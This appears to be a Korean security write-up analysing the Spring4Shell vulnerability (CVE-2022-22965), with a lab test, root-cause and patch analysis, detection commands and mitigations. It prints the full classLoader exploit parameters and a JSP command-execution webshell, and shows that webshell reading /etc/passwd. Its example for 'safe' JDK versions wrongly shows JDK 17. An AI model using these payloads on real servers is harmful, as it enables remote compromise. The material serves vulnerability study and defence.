Research & Technique

Spring4Shell 취약점(CVE-2022-22965)

■ 취약점 개요

Spring4Shell(CVE-2022-22965) 취약점은 2022년 3월 29일 공개된 제로데이 취약점이다. 공격자는 Spring4Shell 취약점을 통해 특정 조건의 웹 애플리케이션에 웹쉘을 생성하고 추가 명령을 실행하는 원격코드실행(RCE) 공격이 가능하다. Spring Framework [1] 로 빌드된 웹 애플리케이션에서 발생하며 단순한 공격 방법과 광범위한 파급력이 Log4shell [2] 취약점을 연상시켜 Spring4shell이라는 별명이 붙었다.

※ 현재 Spring Framework 5.3.18, 5.2.20 패치, Spring Boot 2.5.12, 2.6.6 패치에서 조치가 완료됐다.

■ 영향 받는 소프트웨어 버전

CVE-2022-22965에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
Spring Framework	5.3.0~5.3.17, 5.2.0~5.2.19 및 이전 버전


※ JDK 9 이상의 버전에서 실행되는 Spring MVC 또는 Spring WebFlux 웹 애플리케이션

[1] 자바 플랫폼을 위한 오픈소스 애플리케이션 프레임워크로 엔터프라이즈급 애플리케이션을 개발하기 위한 모든 기능을 종합적으로 제공하는 경량화 솔루션

[2] 자바 기반 로깅 유틸리티인 Log4J에서 발생한 RCE 취약점으로 공격자가 원하는 코드를 서버에서 실행 가능하여 높은 수준의 심각도를 가지고 있다. (CVSS Score: 10)

■ 공격 시나리오

Spring4Shell(CVE-2022-22965) 취약점을 이용한 공격 시나리오는 다음과 같다.



[공격 시나리오]

① 공격자는 Spring4Shell에 취약한 대상을 탐색
② 취약한 환경의 웹 어플리케이션 서버에 Spring4Shell 공격 시도
③ 원격으로 임의 명령어 수행이 가능한 웹쉘 생성
④ 공격자는 획득한 쉘로 내부 네트워크에 악성 코드를 전파
⑤ 감염된 내부 PC에서 중요 정보를 탈취

■ 테스트 환경 구성 정보


테스트 환경을 구축하여 Spring4Shell(CVE-2022-22965)의 동작 과정을 살펴본다.

이름	정보
공격자	Kali Linux 2022.1 (192.168.2.135)
피해자 (Docker container)	Spring Framework 5.3.17 JDK 9 Apache Tomcat 8.5.77

■ 취약점 테스트

Step 1. 환경구성

Spring4shell 테스트 환경은 VMware와 Docker를 이용하여 칼리 리눅스와 가상 컨테이너(JDK9 + Spring Framework)로 구성한다.



[테스트 환경 도식]

도커 이미지 실행 후 칼리 리눅스 웹 브라우저에서 컨테이너 주소로 접근했을 때 정상적으로 구성된 것을 확인할 수 있다.

[도커 컨테이너에서 구성된 피해자 웹 애플리케이션]

Step 2. PoC 테스트

테스트를 위한 PoC가 저장된 github URL은 다음과 같다.

URL : https://github.com/dinosn/spring-core-rce


step 1) 공격자PC에서 PoC 코드로 파이썬 파일(test.py)을 만든 뒤 실행한다.

```
$Python3 test.py --url http://127.0.0.1:8066
```


```
┌──(kali㉿kali)-[~/test]
└─$ python3 test.py --url http://127.0.0.1:8066/

shell:http://127.0.0.1:8066/tomcatwar.jsp?pwd=j&cmd=whoami
```

[PoC 코드 실행]

step 2) 피해자의 웹 애플리케이션에 웹셸이 생성되며, 이를 통해 임의 명령어 수행이 가능하다.



[웹셸 'cmd=whoami' 출력 내용]




[웹셸 'cmd=cat /etc/passwd' 출력 내용]

■ 취약점 상세 분석


Step 1. 취약점 발생 원인

Spring4Shell 취약점은 HTTP 요청이 웹 애플리케이션에 전달되었을 때, URL 또는 body 부분의 파라미터를 Java 객체에 할당하는 Data binding 메커니즘으로 인해 발생한다. 예를 들어 웹 애플리케이션에 "http://test.com/greeting?id=test" 요청이 전달되는 경우 @PostMapping("/greeting")로 인해 id="test" 파라미터를 Greeting 타입의 요청으로 분석하고, 객체 id의 필드는 "test"로 설정된다.



[Data binding – 일반객체 변경]

Spring4Shell 취약점은 이러한 Data binding 메커니즘을 이용하여 일반 객체뿐만 아니라 **ClassLoader 속성을 설정할 수 있기 때문에 발생**한다. 공격자는 아래와 같이 URL 또는 body에 ClassLoader를 설정하는 요청을 보냄으로써 내부 객체를 변조하는 행위가 가능하다.



[Data binding – ClassLoader 객체 변경]

Step 2. 취약점 상세

Spring Framework 에서는 Data binding 을 수행할 때 ClassLoader, ProtectionDomain 과 같은 중요 객체가 외부에서 수정되는 것을 방지하기 위해 조건문(Class.class==beanClass)을 통해 값을 검증하는 코드 가 존재한다. 하지만 JDK 9 버전부터 모듈 클래스(class.getModule)가 도입되면서 ClassLoader 객체를 외부에서 수정할 수 있게 되어 Spring4shell 취약점으로 이어졌다.

```
PropertyDescriptor[] pds = this.beanInfo.getPropertyDescriptors();
for (PropertyDescriptor pd : pds) {
    if (Class.class == beanClass &&
            ("classLoader".equals(pd.getName()) ||  "protectionDomain".equals(pd.getName()))) {
        // Ignore Class.getClassLoader() and getProtectionDomain() methods - nobody needs to bind to those
    if (Class.class == beanClass && (!"name".equals(pd.getName()) && !pd.getName().endsWith("Name"))) {
        // Only allow all name variants of Class properties
        continue;
    }
    if (pd.getPropertyType() != null && (ClassLoader.class.isAssignableFrom(pd.getPropertyType())
            || ProtectionDomain.class.isAssignableFrom(pd.getPropertyType()))) {
        // Ignore ClassLoader and ProtectionDomain types - nobody needs to bind to those
        continue;
    }
```

[패치 내역 1 (CachedIntrospectionResult.java)]


Spring Framework 최신 패치 수정 내용을 보면 CVE-2010-1622 취약점 패치보다 엄격하게 타입을 제한하고 있으며, 클래스 속성의 이름 변수만 허용하도록 변경되었다. 또한 ClassLoader 및 ProtectionDomain 변조를 방지하기 위한 두 번째 체크 로직이 추가되었다.

```
@@ private void introspectInterfaces(Class<?> beanClass, Class<?> currClass, Set<St
      // GenericTypeAwarePropertyDescriptor leniently resolves a set* write method
      // against a declared read method, so we prefer read method descriptors here.
      pd = buildGenericTypeAwarePropertyDescriptor(beanClass, pd);
      if (pd.getPropertyType() != null && (ClassLoader.class.isAssignableFrom(pd.getPropertyType())
              || ProtectionDomain.class.isAssignableFrom(pd.getPropertyType()))) {
          // Ignore ClassLoader and ProtectionDomain types - nobody needs to bind to those
          continue;
      }
      this.propertyDescriptors.put(pd.getName(), pd);
```

[패치 내역 2 (CachedIntrospectionResult.java)]


Step 3. PoC 분석

테스트에 사용된 PoC 를 살펴보면, Tomcat 의 AccessLogValve 의 속성을 변조하여 웹 디렉토리에 웹쉘을 생성하고 있다. 요청에 ClassLoader 를 변경하는 파라미터를 실어 보내면 AccessLog 의 패턴, 확장자, 경로, 이름을 공격자가 의도한 내용으로 바꿀 수 있기 때문에 최종적으로는 웹 디렉터리 아래 웹쉘코드가 포함된 jsp 파일을 생성할 수 있다.



[PoC 공격 과정]

PoC 에서 피해자의 웹 애플리케이션으로 전송하는 요청은 아래와 같다.



[요청값 Body 내용(wireshark)]

공격에 활용되는 주요 값의 의미는 다음과 같다.

1) 로그파일 데이터 변경(덮어쓰기) : 로그 패턴을 웹쉘코드가 포함된 상수패턴으로 변경한다.

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di
```

위 값에서 전송하는 상수패턴 데이터는 아래와 같은 웹쉘 코드이다.

```jsp
<%
java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();
int a = -1;
byte[] b = new byte[2048];
while((a=in.read(b))!=-1) {
    out.println(new String(b));
}
%>
```

[로그파일에 작성되는 웹쉘코드]

2) 로그파일 확장자 변경 : 액세스 로그파일의 접미사를 “jsp”로 설정한다.

```
class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp
```


3) 로그파일 경로 변경 : 액세스 로그파일 경로를 웹루트 디렉터리로 변경한다.

```
class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT
```


4) 로그파일명 변경 : 로그파일명을 “tomcatwar”로 변경한다.

```
class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar
```

위와 같은 요청을 통해 액세스 로그파일의 내용을 웹쉘 코드로 덮어쓰기 하고 jsp 확장자로 변경하여 웹 디렉토리에 위치시킬 수 있다. 해당 로그파일은 웹쉘로 동작하며 요청 파라미터를 통해 전달받은 임의 명령어를 수행한다.



[피해자 웹 애플리케이션에 tomcatwar.jsp 웹쉘 생성]



[웹브라우저 이용하여 웹쉘 실행]

■ Spring4Shell 점검 방법

Spring4shell 취약점은 JDK9 버전 이상을 사용하는 Spring Framework(Spring MVC 또는 Spring WebFlux) 웹 애플리케이션에서 발생한다. **JDK 버전과 Spring Framework 사용 유무**를 확인하여 판단할 수 있다.

1. JDK 버전 확인

현재 사용 중인 JDK 버전 확인 명령어를 통해 JDK 9 이상의 버전을 사용할 경우 취약하다.

```
# java -version
```

```
[root@36f43f6289d0 /]# java -version
java version "9.0.4"
Java(TM) SE Runtime Environment (build 9.0.4+11)
Java HotSpot(TM) 64-Bit Server VM (build 9.0.4+11, mixed mode)
[root@36f43f6289d0 /]#
```

['java -version' 명령어 출력 내용]

만일, 아래와 같이 JDK8 이하의 버전을 사용할 경우 해당 취약점으로부터 안전하다.

infosec

<예시>
openjdk version "17.0.2" 2022-01-18
OpenJDK Runtime Environment (build 17.0.2+8-Ubuntu-120.04)
OpenJDK 64-Bit Server VM (build 17.0.2+8-Ubuntu-120.04, mixed mode, sharing)

2. Spring Framework 사용 유무 확인

프로젝트가 jar, war 패키지로 되어 있는 경우 zip 확장자로 변경하여 압축을 해제한 뒤 명령어를 실행한다. 명령어 실행 시 아래와 같이 관련 파일이 존재한다면 Spring 프레임워크를 사용하여 개발된 응용 프로그램이므로 취약점에 대한 확인과 보안 대책이 필요하다.

```
#find . -name spring-beans*.jar
#find . -name spring*.jar
#find . -name CachedIntrospectionResults.class
```

```
[root@fb2f57aabe38 /]# find . -name spring-beans*.jar
./app/tomcat/webapps/ROOT/WEB-INF/lib/spring-beans-5.3.17.jar
[root@fb2f57aabe38 /]#
```

['find . -name spring-beans*.jar' 명령어 출력 내용]

■ 대응 방안

Spring4Shell를 조치하는 가장 좋은 방법은 스프링 프레임워크를 최신 버전(5.2.20 또는 5.3.18)으로 업그레이드하는 것이다. Spring Boot를 직접 사용하는 경우 2.6.6 버전으로 업그레이드하여 조치할 수 있다.

업그레이드 방법은 다음과 같다.

Maven – pom.xml 수정

```
<properties>
    <spring-framework.version>5.3.18</spring-framework.version>
</properties>
```

Gradle – build.gradle 수정

```
ext['spring-framework.version'] = '5.3.18'
```

Spring 공식 블로그는 업그레이드가 불가능한 경우 아래의 내용을 권고하고 있다.

1. Apache Tomcat을 10.0.2, 9.0.62, 8.5.78 버전으로 업그레이드

2. JDK 9 이상 버전을 사용하고 있는 경우 JDK 8로 다운그레이드

3. 웹애플리케이션 코드에 ClassLoader 내부필드 할당을 차단하는@ControllerAdvice를 추가

```
@ControllerAdvice
@Order(Ordered.LOWEST_PRECEDENCE)
public class BinderControllerAdvice {

    @InitBinder
    public void setAllowedFields(WebDataBinder dataBinder) {
        String[] denylist = new String[]{"class.*", "Class.*", "*.class.*", "*.Class.*"};
        dataBinder.setDisallowedFields(denylist);
    }
```

※ 위 세 가지 방법은 임시 방안이며 Sring Framework를 최신 버전으로 업그레이드하는 것을 권고

■ 참고 사이트

- URL: https://spring.io/blog/2022/03/31/spring-framework-rce-early-announcement#suggested-workarounds
- URL: https://jfrog.com/blog/springshell-zero-day-vulnerability-all-you-need-to-know/
- URL: https://unit42.paloaltonetworks.com/cve-2022-22965-springshell/
- URL: https://nvd.nist.gov/vuln/detail/CVE-2022-22965
- URL: https://www.lunasec.io/docs/blog/spring-rce-vulnerabilities/
- URL: https://github.com/spring-projects/spring-framework/commit/002546b3e4b8d791ea6acccb81eb3168f51abb15
- URL: https://medium.com/geekculture/spring-core-rce-cve-2022-22965-a-deep-understanding-f0bd02113769